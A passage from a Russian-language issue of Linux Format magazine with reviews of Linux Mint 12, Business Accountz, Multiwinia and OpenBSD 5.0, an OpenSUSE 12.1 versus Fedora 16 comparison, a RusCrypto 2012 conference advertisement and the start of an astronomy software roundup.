Вместо Спящего режима – снова опция Завершения работы, урра!

Захламленные рабочие столы

Иконка Рабочий стол вновь стоит по умолчанию.

Избранное

Через Избранное вы можете просматривать разные категории или выполнять поиск приложений.

Меню Mint

Идейный продолжитель старого меню Mint.

Список окон

Их снова можно свернуть.

Переключатель рабочих столов

Shell по-прежнему создает рабочие столы автоматически при перетаскивании туда программ.

Уведомления Shell

Уведомления Gnome Shell теперь доступны по нажатию на восклицательный знак – меньше отвлекает.

кратно приводившей его на вершину рейтингов Distrowatch.

Набор приложений по умолчанию включает лучшее, что есть в Linux. Помимо стандартных *GIMP*, *LibreOffice*, *Banshee* и *Firefox*, нас приятно удивило наличие менее известных, но чрезвычайно полезных приложений – *GnomeMPlayer*, *VLC* и *Gnome Tweak Tool*.

И, конечно же, Mint 12 продолжил традицию добавления мультимедиа-кодеков и полезных web-плагинов по умолчанию. Включена поддержка Flash, DVD, MP* и многих других. Это экономит и время после завершения свежей установки, и нервы новичков, чтобы им не пришлось ломать голову над тем, почему они не могут немедленно прослушать свою коллекцию музыкальных файлов. Установка прошла легко и быстро, хотя это целиком и полностью заслуга Ubuntu и усовершенствованного Ubiquity.

Приглянулось и то, что Mint в этом релизе отказался от анимации при загрузке. Причина здесь в том, что только так можно почувствовать отличие от других систем: ведь дистрибутив действительно запускается быстрее, когда не тратит время на украшательство.

Mint 12 — чемпион?

Поскольку в плане набора приложений, отлаженности и простоты использования

Mint 12 сам себя не превзошел, ответ зависит исключительно от ваших впечатлений по поводу новых рабочих столов. И хотя мы и отметили некоторые недостатки в реализации MGSE, в целом наш вердикт сугубо положительный.

Если вам уже доводилось попробовать Shell, но вы от него не в восторге, то достижения Mint вас наверняка переубедят, а его промахи будут не столь заметны. Для новичков Linux Mint 12 также будет самой подходящей реализацией Gnome Shell, поскольку он верен традициям. А если вам хочется вернуть Gnome 2.x, то Mate тоже к вашим услугам. **LXF**

LINUX Вердикт
FORMAT

Linux Mint 12

Разработчик: Команда Linux Mint
Сайт: <http://linuxmint.com>

Функциональность	9/10
Производительность	7/10
Удобство использования	9/10
Документация	9/10

» Несмотря на переход к Gnome Shell, Mint сумел выделиться как простейший в использовании дистрибутив.

Рейтинг 9/10

Business Accountz


Приведение в порядок счетов – не обязательно налоговое бремя на ваши труды. Эндрю Грегори знакомится с программой, которая это упрощает.

Вкратце

» Программа для ведения счетов, с широкими профессиональными возможностями, но доступная даже новичку. См. также: *GnuCash*, или просто электронную таблицу, если вы такой храбрый.

Знатоки частенько рассуждают, что в кризис самое время основывать свой бизнес. Пока вы прогрызаетесь сквозь трудности становления, ситуация в экономике выправляется, и вы оказываетесь на благоприятной волне. Соответственно, сейчас логично сделать обзор бухгалтерской программы, призванной поддерживать малый бизнес.

Установка проста – на диске имеются версии для Windows, OS X и Linux; но хотя это продукт «в коробке», самой программы на CD там нет; вместо нее – установочный скрипт, запускающий программу через серверы компании, так что без интернет-подключения вам не обойтись. (Хотя если вы ведете дела, не имея Интернета, то *Business Accountz* – последнее, о чем вам нужно беспокоиться). *Business Accountz* един в трех лицах: Basic; Professional – добавляющий выписку счетов и управление взаимодействием с клиентами; и Enterprise – включающий функции договора поставки и управления отношениями с поставщиками. Для обзора нам доста-



» Кнопка Eazy значительно упрощает интерфейс, представляя пользователю набор типичных задач.

«Имея на рынке бесплатные альтернативы, платить стоит? Да.»

лась серединка: версия Professional. Банковские выписки можно импортировать в форматах CSV, OFX или QIF, так что вводить информацию вручную вам не придется. Единственное ограничение – программа позволяет работать со счетами только

для одной компании. Если же вы запустили пальцы в несколько пирогов, за ведение счетов для всех своих фирм придется заплатить Accountz дополнительную квоту (£49, £79 или £99, плюс НДС, в зависимости от используемой версии). Такая ценовая политика нацелена на то, чтобы бухгалтеры не соблазнились похалавить за счет Accountz, но, с другой стороны, это бьет по интересам индивидуальных предпринимателей, работающих сразу над несколькими проектами.

Новшество данного выпуска – кнопка Eazy, которая ничего не добавляет в плане функциональности, но реализует иной подход к текущим задачам, собирая вместе всю информацию, необходимую для решения каждой из них. Сам метод работы настолько понятен интуитивно, что становится ясно, почему Accountz делает такой акцент на этом в своих рекламных материалах. Вот бы такая кнопка появилась и в других подобных приложениях! Вроде бы ничего нового, но весь обычный функционал предстает в таком свете, будто сводить счета – так же просто, как дышать.


Другие бухгалтерские приложения используют свои собственные готовые формы для ввода данных (то же мы видим сейчас и в *Business Accountz*), но здесь это заодно можно сделать и через электронные таблицы. Табличных окон три типа: для продаж, для закупок и для переноса средств между счетами. Благодаря этому есть возможность отображать сразу

несколько транзакций, что по достоинству оценят бухгалтеры и те, кто знает толк в этом деле; хотя весь смысл программы в том, что с ней можно вообще ни во что не вникать. За вас это сделали разработчики, а теперь их опыт работает на вас. Хорошо все-таки, когда не приходится лезть в чужой монастырь.

Однако, имея на рынке бесплатные альтернативы, в первую очередь *GnuCash*, стоит ли за это платить? Несомненно, да. Как известно, время – деньги, и те часы, которые вы убьете на изучение менее отлаженного приложения, вы могли бы потратить с пользой для вашего бизнеса. Еще один стимул – бесплатный 30-дневный период тестирования. Продано! LXF



Свойства навскидку



Шаг за шагом

При добавлении транзакции вас ведут по ней, показывая шаги, оставшиеся до завершения.

Без обложения

Введите реквизиты своей компании и зашлите НДС по принадлежности одним щелчком.

LINUX FORMAT **Вердикт**

Business Accountz Business Professional 2012

Разработчик: Accountz
 Сайт: www.accountz.com
 Цена: ок. \$360

Функциональность	8/10
Производительность	10/10
Удобство использования	10/10
Оправданность цены	7/10

» Ведение счетов стало проще. Не без недостатков, но Business Accountz идеально для многих.

Рейтинг 9/10



конференция РусКрипто'2012

28–31 марта 2012 года

Ассоциация «РусКрипто» и Академия Информационных Систем приглашают принять участие в работе XIV международной конференции «РусКрипто'2012», посвященной основным вопросам информационной безопасности.

Конференция проводится с 1999 года в ближнем Подмосковье.

Конференция «РусКрипто» – это:

- общение специалистов в области криптографии и защиты информации;
- теория и практика;
- презентации новых технологий и обмен мнениями;
- мастер-классы;
- интерактивная дискуссия на актуальные темы

Обширный перечень проблем, вопросов и тем, которые поднимаются на конференции:

юридическая значимость электронного документооборота, электронная подпись, защита персональных данных, доклады о последних достижениях в криптографии и криптоанализе, безопасность в Интернете и многое другое.

«РусКрипто» позволяет участникам не только получить актуальную информацию о состоянии рынка, но и обсудить в неформальной обстановке задачи, которые ставят перед собой специалисты в области информационной безопасности.

Организаторы:



Ассоциация
РусКрипто



Участники:

- разработчики и заказчики;
- представители науки и регуляторы;
- специалисты коммерческих и государственных структур.

География участников все время расширяется как по России (Москва, Санкт-Петербург, Новосибирск, Ростов-на-Дону, Курск, Самара, Пермь, Воронеж и т. д.), так и по СНГ (Россия, Белоруссия, Азербайджан, Армения, Казахстан, Украина) и странам дальнего зарубежья (США, Китай, Чехия, Германия).

По итогам конференции «РусКрипто» лучшие доклады участников публикуются в специальном выпуске журнала, одобренного Высшей аттестационной комиссией (ВАК).

Место проведения:

Московская область, Солнечногорский р-н,
Солнечный Park Hotel & SPA

Контакты:

Тел.: +7 (495) 231-30-49,
e-mail: conf@infosystem.ru

www.ruscrypto.ru

Multiwinia

Да, многопользовательская *Darwinia* пришла в Linux! Грэм Моррисон принимает командование пиксельным войском, чтобы выяснить, стоило ли ее дожидаться...

Вкратце

» Многопользовательская стратегия, созданная на основе усеченной версии движка *Darwinia*.

В отличие от великолепной *Darwinia* — одиночной игры, разбитой на миссии, где нужно было проводить свое население через всякие передрыги — *Multiwinia* неприкрыто адресована любителям сетевых игр. В результате захватывающее многообразие сюжета превратилось в сумбурную мясорубку.

Несмотря на свой солидный возраст, графика *Multiwinia* смотрится неплохо — ее пиксельно-векторный ретро-стиль изначально задумывался как старомодный даже при первом выпуске. Пейзаж выстроен из затененных, очерченных полигонов, которые тянутся холмистым рельефом, то упираясь в торчащие скалы, то обрываясь в векторный океан. Для перемещения используются клавиши WASD, а мышью контролируются наклон и масштаб. Если вы когда-нибудь играли в *Darwinia*, то управление вам уже знакомо. Как и обитатели игры. Это плоские человечки где-



» Ход игры предполагает множество вариантов, включая несколько режимов с самыми разнообразными ландшафтами.

«Когда противники сходятся, это сплошное море вспышек и огня.»

то из 12 пикселей, которые выпрыгивают из бункеров разного цвета, заполняя собой пейзаж. Тут-то и пойдет потеха, ведь ваша задача — помочь своим цветным дружкам захватить власть любым способом.

В игре шесть различных режимов; некоторые из них покажутся знакомыми тем, кто хоть раз играл в сетевую стрелку от первого лица. Проще всего начать

с Domination. Здесь все сводится к захвату максимального количества баз на карте, а потому вы просто шлете своих пиксельных аватаров в атаку на противников, числом до 3-х игроков, или даже против самого Искусственного интеллекта, если вы социопат или решили «попрактиковаться». Все это быстро переходит в свалку, когда вы начинаете применять транспортные средства, радары и офицеров, чтобы стягивать ресурсы на поле боя. Когда противники сходятся, это сплошное море лазерных вспышек и артиллерийского огня. Смотреть очень увлекательно, а механика игры станет понятной, когда вы пройдете первые две тренировочных миссии.

До 2008 года Introversion была одной из любимейших нами независимых игровых студий, поскольку каждый их релиз включал полноценную Linux-версию. С *Multiwinia* было не так, вопреки нашим протестам — но теперь мы ее получили. Humble Indie Bumble меняет свое отношение к релизам под Linux, и в декабрьском сборнике Introversion появился первый родной релиз *Multiwinia*. Еще более приятная новость — то, что игры Introversion теперь стали доступны через клиент Desura Linux, так что можно скачать и *Multiwinia*, и многие другие независимые игры одним щелчком. **EXE**



Свойства навскидку



Мультикарты

В каждом игровом режиме вы найдете наборы карт, рассчитанные на разное количество игроков...

Разные игры

... а в каждом многопользовательском режиме — своя особая миссия: перемещение статуи или запуск ракеты.

Свернуть любые горы

Наш любимый режим — Capture The Statue, потому что поле боя в нем превращается в сюрреалистичный сон. Ваша задача — подвести своих мультивинианцев (они зовутся именно так) как можно ближе к 3D-статуе, которую они затем должны попытаться перенести в определенную зону, всячески избегая вмешательства со стороны противников. Как и в других режимах игры, вам предстоит самостоятельно разработать стратегию при ограниченном количестве ресурсов. А поскольку действие развивается быстро, приходится постоянно адаптироваться и перестраиваться; стало быть, бой предстоит не на шутку.

LINUX FORMAT Вердикт

Multiwinia

Разработчик: Introversion
Сайт: www.introversion.co.uk
Цена: ок. \$1540

Сюжет	9/10
Графика	7/10
Длительность	6/10
Оправданность цены	7/10

» Налицо легкая устарелость — и слегка завышенная цена; но многопользовательская бойня бесподобна.

Рейтинг 7/10

OpenBSD 5.0

Гипер-безопасный и функциональный отпрыск Unix достиг большой пятерки; **Майк Сондерс** проверяет, как он выглядит на фоне соперников.

Вкратце

» Unix-подобная ОС с упором на безопасность, предназначенная для межсетевых экранов, серверов и любительского настольного использования. См. также: FreeBSD, NetBSD и Linux-дистрибутивы с приматом безопасности.

Упреждающая безопасность – звучит довольно заезженно, но именно к этому стремится команда OpenBSD. Небольшая группа разработчиков во главе с откровенным и порой противоречивым Тео де Раадтом (Theo de Raadt) руководствуется высокой целью: стать «лидером по безопасности в своей сфере». С учетом того, что сетевой эксплойт для стандартной установки OpenBSD был замечен всего лишь дважды почти за 10 лет, им это явно неплохо удастся. А многие технологии, впервые появившиеся в OpenBSD, тот же OpenSSH, впоследствии переключали в дистрибутивы Linux как стандарт.

OpenBSD всегда был самым консервативным в своем семействе – не работая на 57 платформах, как его прародитель NetBSD, и не задавая целью стать мощной серверной ОС с архитектурой x86, подобно FreeBSD. Вместо этого создатели OpenBSD сконцентрировались на разра-

«Надежный релиз – то, что нужно пользователям OpenBSD.»

ботке небольшой, но отлично выверенной кодовой базы, пригодной для работы на маломощных серверах, межсетевых экранах и роутерах. Некоторые используют OpenBSD на рабочем столе, но на x86 его

```
cd0(pciide0:1:0): using PIO mode 4, DMA mode 2
"Intel 82371AB Power" rev 0x03 at pci0 dev 1 function 3 not configured
vga1 at pci0 dev 2 function 0 "Cirrus Logic CL-GD5446" rev 0x00
wsdisplay0 at vga1 mux 1: console (80x25, vt100 emulation)
re0 at pci0 dev 3 function 0 "Realtek 8139" rev 0x20: RTL0139C+ (0x7400)
, address 52:54:00:12:34:56
rlphy0 at re0 phy 0: RTL internal PHY
isa0 at pci0
isadma0 at isa0
com0 at isa0 port 0x3f8/8 irq 4: ns16550a, 16 byte fifo
pckbc0 at isa0 port 0x60/5
pckbd0 at pckbc0 (kbd slot)
pckbc0: using irq 1 for kbd slot
wskbd0 at pckbd0: console keyboard, using wsdisplay0
npic0 at isa0 port 0xf0/16: reported by CPUID; using exception 16
fdc0 at isa0 port 0x3f0/6 irq 6 drq 2
fd0 at fdc0 drive 0: density unknown
fd1 at fdc0 drive 1: density unknown
softraid0 at root
scsibus1 at softraid0: 256 targets
root on rd0a swap on rd0b dump on rd0b
erase ^?, werase ^W, kill ^U, intr ^C, status ^T

Welcome to the OpenBSD/i386 5.0 installation program.
(1)install, (U)grade or (S)hell? _
```

» Ядро OpenBSD выдает сообщения на ярко-синем фоне, и их легко отличить от обычного вывода программ.

аппаратная поддержка и производительность отстают от Linux.

В плане установки, OpenBSD 5 не отличается от своих предшественников: вам, как обычно, задают кучу вопросов в текстовых подсказках. Естественно, от вас потребуется некая осведомленность в сфере Unix/Linux, чтобы через это пройти, но подсказки довольно подробные, и если вам приходилось до этого несколько раз устанавливать Open BSD, то справиться вы должны легко и быстро – по большей части, просто нажимая Enter.

Что в коробке?

После установки вы получите чрезвычайно тугую, компактную систему с несколькими активированными сервисами, и, возможно, X Window System (если вы выбрали ее во время инсталляции). OpenBSD предполагает, что вы точно знаете, что делаете, и не пытается ничего угадывать за вас. Поэтому в вашем распоряжении – минимальная оболочка, основные утилиты, управляемые командной строкой, и абсолютно блистательное руководство пользователя. Команда OpenBSD уделяет большое внимание документации, где подробно описаны все инструменты и файлы конфигурации; есть также и общие указания (скажем, страницы «afterboot» и «security» с объяснением, что делать после установки).

Будучи POSIX-совместимой ОС с X, OpenBSD поладит практически со всем, что вы найдете в Linux – по крайней мере, из мира открытого кода. Так что уста-

навляйте себе Apache, MySQL, GCC, KDE, Gnome и массу других приложений. Среди самых значительных изменений в версии 5.0 – новые драйверы устройств, поддержка Wake-on-LAN для различных сетевых карт, ускоренная рандомизация в ядре (в целях сетевой безопасности), а также улучшения SCSI и пакетного фильтра pf.

Итак, перед нами надежный, развиваемый релиз – именно то, что нужно пользователям BSD. И, наконец, OpenBSD идеально подходит для безмолвных работ без особых изысков – он безупречен в качестве межсетевого экрана, маршрутизатора или сервера и дарит вам чувство приятной уверенности, что ничего не рухнет и не будет взломано. На большее он не претендует – что нас в нем и восхищает. **LXF**

Обновления отстают

На что в OpenBSD стоит пожаловаться, так это на отсутствие компилированных двоичных обновлений. Да-да: даже в 2012, чтобы установить обновления безопасности, приходится сначала получать исходный код, а затем компилировать и устанавливать их самостоятельно. Мы не виним в этом команду OpenBSD – их слишком мало, чтобы создавать бинарники на каждое исправление, да и бывают такие ситуации, когда надежнее увидеть заплатку своими глазами, прежде чем применять его в системе.

Но если вы выросли на Debian, где работа админа сводится просто к `apt-get update && apt-get upgrade`, то принятая в OpenBSD система скачивания полного дерева исходных кодов, применения заплаток по отдельности и затем компиляции покажется вам довольно громоздкой. На более старых машинах это отнимет массу времени; кроме того, тут требуется соответствующий инструментарий разработчика, установленный в системе, а многие администраторы избегают их по соображениям безопасности.

На www.openbsd-stable.org предприняли попытку исправить ситуацию, но пока что все по-прежнему сложнее, чем в мире Linux. И если уж даже у FreeBSD теперь есть система двоичных обновлений, то OpenBSD в этом явно отстает.

LINUX Вердикт
FORMAT

OpenBSD 5.0

Разработчик: The OpenBSD Foundation
Сайт: www.openbsd.org
Лицензия: BSD

Функциональность	7/10
Производительность	7/10
Удобство использования	6/10
Документация	10/10

» Достойное обновление надежной ОС без всяких излишеств. Еще бы механизм обновлений улучшить...

Рейтинг 7/10

OpenSUSE 12.1 против Fedora 16



Два главных претендента на звание лучшего дистрибутива на базе RPM сходятся на ринге. Судит бой **Шашанк Шарма**.

Вкратце

» Два крупнейших дистрибутива на основе RPM. См. также: Ubuntu, Mageia.

Для пользователей дистрибутивов на базе RPM настали хорошие времена. У двух главных мамонтов RPM-ландии – прибавление в семействе, и мы свели их вместе, дабы выяснить, кому достанется заветное место под солнцем на вашем жестком диске.


Варианты установки одинаковы: скачать DVD или попробовать устанавливаемые live CD на выбор под желаемую графическую среду, Gnome или KDE. Оба дистрибутива также в изобилии предлагают сборки со всяческими темами и модификациями, с набором приложений и инструментариев для развертывания на специализированных системах.

Внутри оба работают на исправленных версиях ядра Linux 3.1, славного улучшенной поддержкой драйверов Wi-Fi, да и много чем еще. Система инициализации *SystemD*, сменившая *SysV*, уже попала в Fedora 15, но здесь она вновь улучшена. Сотрудники Red Hat даже помогли коллегам из OpenSUSE добавить *SystemD* в 12.1.

В OpenSUSE загрузку по-прежнему проводит *Grub Legacy*, а Fedora перешла на *Grub2*. И наоборот: OpenSUSE, вслед за последней Ubuntu 11.10, сдружился с легким и быстрым дисплейным менеджером *LightDM*, а Fedora верна *Gdm*.

Установка

В целях сравнения, мы остановились на установочных DVD для обоих дистрибутивов. Вывод: в плане простоты установки, как *Anaconda* в Fedora, так и *YaST* в OpenSUSE достигли вершин мастерства.



» Инструмент *Snapper* в OpenSUSE позволит извлечь все из Btrfs.

OpenSUSE 12.1 предлагает свою схему разметки диска по умолчанию, оставляя возможность ее редактирования. Продвинутые пользователи могут создать собственную схему, применив встроенный инструмент разметки. Если на диске не хватает места, установщик предложит заимствовать его из наличных разделов.

Fedora 16 тоже позволяет создавать новые разделы, если есть свободное место. При его отсутствии предлагается стереть либо все существующие ОС, либо только установленный Linux, или попросить установщик выделить раздел. Удобству опытных пользователей служит гибкая система создания собственной разметки.

Оба дистрибутива по умолчанию используют ext4, а также включают опцию поддержки новых файловых систем – на-

пример, Btrfs. В OpenSUSE она реализована лучше, за счет инструмента *Snapper*, действующего функционал Btrfs для создания снимков файлов в графической оболочке. Снимки позволяют откатиться к предыдущей версии, если изменения файловой системы помешают загрузке.

Но что все-таки выводит Fedora в лидеры по установке – это реализованная в *Anaconda* поддержка корпоративных устройств, таких как SAN с дисками iSCSI.

Рабочий стол в деле

Главным различием дистрибутивов является стандартный рабочий стол. Fedora всегда первой подхватывала все обновления Gnome, и продолжает эту традицию с Gnome 3.2. OpenSUSE, напротив, всегда был приверженцем KDE, хотя разработчики и подчеркивают, что уделяют внимание и тому, и другому. И все же, раз по умолчанию нужно делать выбор, OpenSUSE устанавливается с KDE, а Fedora – с Gnome.

Помимо базовых, мы опробовали и альтернативный пакет в обоих дистрибутивах, установив соответственно Gnome и KDE. Это первый релиз OpenSUSE с интегрированным рабочим столом Gnome серии 3.x, и попытка весьма удалась. Впрочем, оно и неудивительно, с учетом количества разработчиков Gnome в стане Novell.

Зато весьма удивительно увидеть KDE в Fedora. Пожалуй, впервые KDE

Взглянем в небо

И Fedora, и OpenSUSE содержат инструменты, позволяющие построить и развернуть сервер в облаке.

OpenSUSE 12.1 содержит новое ядро, позволяющее развернуть его прямо в облаке Amazon EC2. Разработчики также готовят для KDE проект *ownCloud*, интегрируя его в следующий релиз. Fedora 16 предлагает еще более широкий выбор облач-

ного инструментария. Для начинающих есть *OpenStack*, позволяющий создавать свои облака и управлять ими. Реализована поддержка *Aeolus Conductor*, что предоставляет сетевой интерфейс для развертывания систем сразу на нескольких облачных средах различных типов. Многие разработчики *Aeolus* работают на Red Hat.

Red Hat выступает спонсором и другого проекта, *NeKaFS*, ранее известного как *CloudFS* – это кластерная файловая система, призванная обеспечить непосредственный доступ облачных пользователей к локальным файловым системам. Строится она на основе *GlusterFS*, которую Red Hat недавно приобрела.

Рай для разработчика

Оба дистрибутива включили множество полезных инструментов и библиотек для разработчиков. OpenSUSE 12.1, скомпилированный на GCC 4.6.2, стал первым из главных дистрибутивов с поддержкой нового языка программирования Google Go. Здесь также есть инструмент компиляции LLVM и интерфейс Clang. OpenSUSE 12.1 также представляет предварительный релиз языка Ada 2012. А вот Fedora содержит полный инструментальный стабильного релиза Ada и привязки к самым популярным пакетам, таким как GTK и Qt, и к базам данных типа MySQL и др. Разработчики также обновили язык программирования D-систем до D2. Кроме того, вы найдете модули расширения для установки Python 2 и Python 3 внутри GCC. Есть также JRuby – написанный на Java интерпретатора языка Ruby, Perl 5.14 и обновленный релиз Haskell Platform.

не кажется здесь бедным родственником. KDE 4.7 нигде не спотыкается, все работает как обещано, и это очень важно, ведь данный релиз включает и несколько решений по улучшению производительности.

Оба дистрибутива применяют новые функции Gnome 3.2: интеграция с «облачным» рабочим столом, приложения для работы с документами и контактами, а также новый инструмент предпросмотра

«При установке модулей для Flash и MP3 он затрещал по швам.»

файлов Sushi. Но KDE 4.7 в OpenSUSE имеет ряд экспериментальных приложений, включая интеграцию с облачным хранилищем ownCloud с помощью утилиты mirall.



Простота настройки

Благодаря YaST, настраиваемость всегда была сильной стороной OpenSUSE. В Fedora также есть для этого утилиты, но нет инструмента, их объединяющего.

Параметры Системы в Gnome заменили собой весь функционал инструментов настройки в Fedora, и такое смешение может смутить новичков. OpenSUSE 12.1 тоже включает эту опцию в Gnome, с дополнительной отсылкой к YaST.

Подобная двойная схема настройки – очко в пользу OpenSUSE. Новички могут

» KDE теперь уже не бедный пасынок в доме Fedora.



» Apper – приятный менеджер пакетов для KDE, доступный в обоих дистрибутивах.

воспользоваться минимальными опциями в Параметрах Системы, а для прочего, например, управления пакетами, есть YaST.

Нужно заметить, что Fedora 16 отнюдь не препятствует доступу к дополнительным опциям настройки, но поскольку в Gnome 3 отсутствуют меню, добраться до этих инструментов будет не так-то просто.

Так что по настраиваемости YaST приносит OpenSUSE неоспоримую победу.

Управление программами

Fedora использует пакетный менеджер Yum; в OpenSUSE для тех же целей служит Zypper. Некогда мы раскритиковали пользовательский интерфейс Yum в Fedora, в пользу Yum Extender, но PackageKit от Fedora 16 нас переубедил. При установке пакетов из официальных репозиторов он работал безупречно, но когда дело дошло до установки модулей расширения для Flash и MP3 из внешних репозиторов, типа RPMFusion, тут же затрещал по швам. После долгих и безуспешных попыток установить несвободные модули для GStreamer и подцепить их к Rhythmbox изнутри PackageKit, мы, в конце концов, справились с этим командами в Yum.

В OpenSUSE 12.1 для добычи модулей достаточно всего лишь активировать

подключение несвободных репозиторов в YaST и вписать в текстовое поле имена пакетов. И этой простотой OpenSUSE в первом же раунде шлет соперника в нокаут.

И победителем стал...

По удобству использования никакой разницы нет – и там, и тут одинаковые рабочие окружения. Состав ПО практически идентичен, показатели производительности при запуске нескольких приложений одновременно тоже особо не отличаются.

Настоящие различия проступают, когда речь заходит о тонкой настройке системы, и здесь OpenSUSE, благодаря YaST, равных просто нет, хотя значимо это только для тех, кто вообще хочет ее настраивать. В готовом виде, для среднего пользователя, обе системы одинаково хороши.

Если сейчас у вас стоит Fedora, вы, скорее всего, пользователь Gnome, и если вам не претят ее способы управлять пакетами, обновление вас порадует. То же касается и пользователей KDE на OpenSUSE.

Ну, а если вы подумываете о смене дистрибутива, OpenSUSE 12.1 – явно лучший настольный вариант на базе RPM. Естественно, по умолчанию будет установлен KDE, но и выбрав Gnome, вы получите блестящий результат. LXF

LINUX FORMAT Вердикт

Fedora 16

Разработчик: Red Hat / Сообщество Fedora
Сайт: www.fedoraproject.org
Лицензия: По открытым лицензиям

Функциональность	8/10
Производительность	9/10
Удобство использования	7/10
Документация	8/10

» Релиз под знаком улучшения производительности KDE.

Рейтинг 8/10

LINUX FORMAT Вердикт

OpenSUSE 12.1

Разработчик: Novell/OpenSUSE
Сайт: www.opensuse.org
Лицензия: По открытым лицензиям

Функциональность	9/10
Производительность	9/10
Удобство использования	9/10
Документация	9/10

» Лучший настольный дистрибутив RPM, благодаря Yast.


Рейтинг 9/10

Сравнение

» Каждый месяц мы сравниваем тысячи программ — а вы можете отдыхать!

Небо в алмазах

Linux перенесет вас в безграничный космос: Джонатан Робертс рассматривает лучшие астрономические приложения.



Про наш тест...

Понятное дело, в редакции LXF астрономом никто не подрабатывает, так что наше Сравнение этого месяца будет акцентировать внимание на аспектах приложений, интересных и полезных непрофессиональной аудитории.

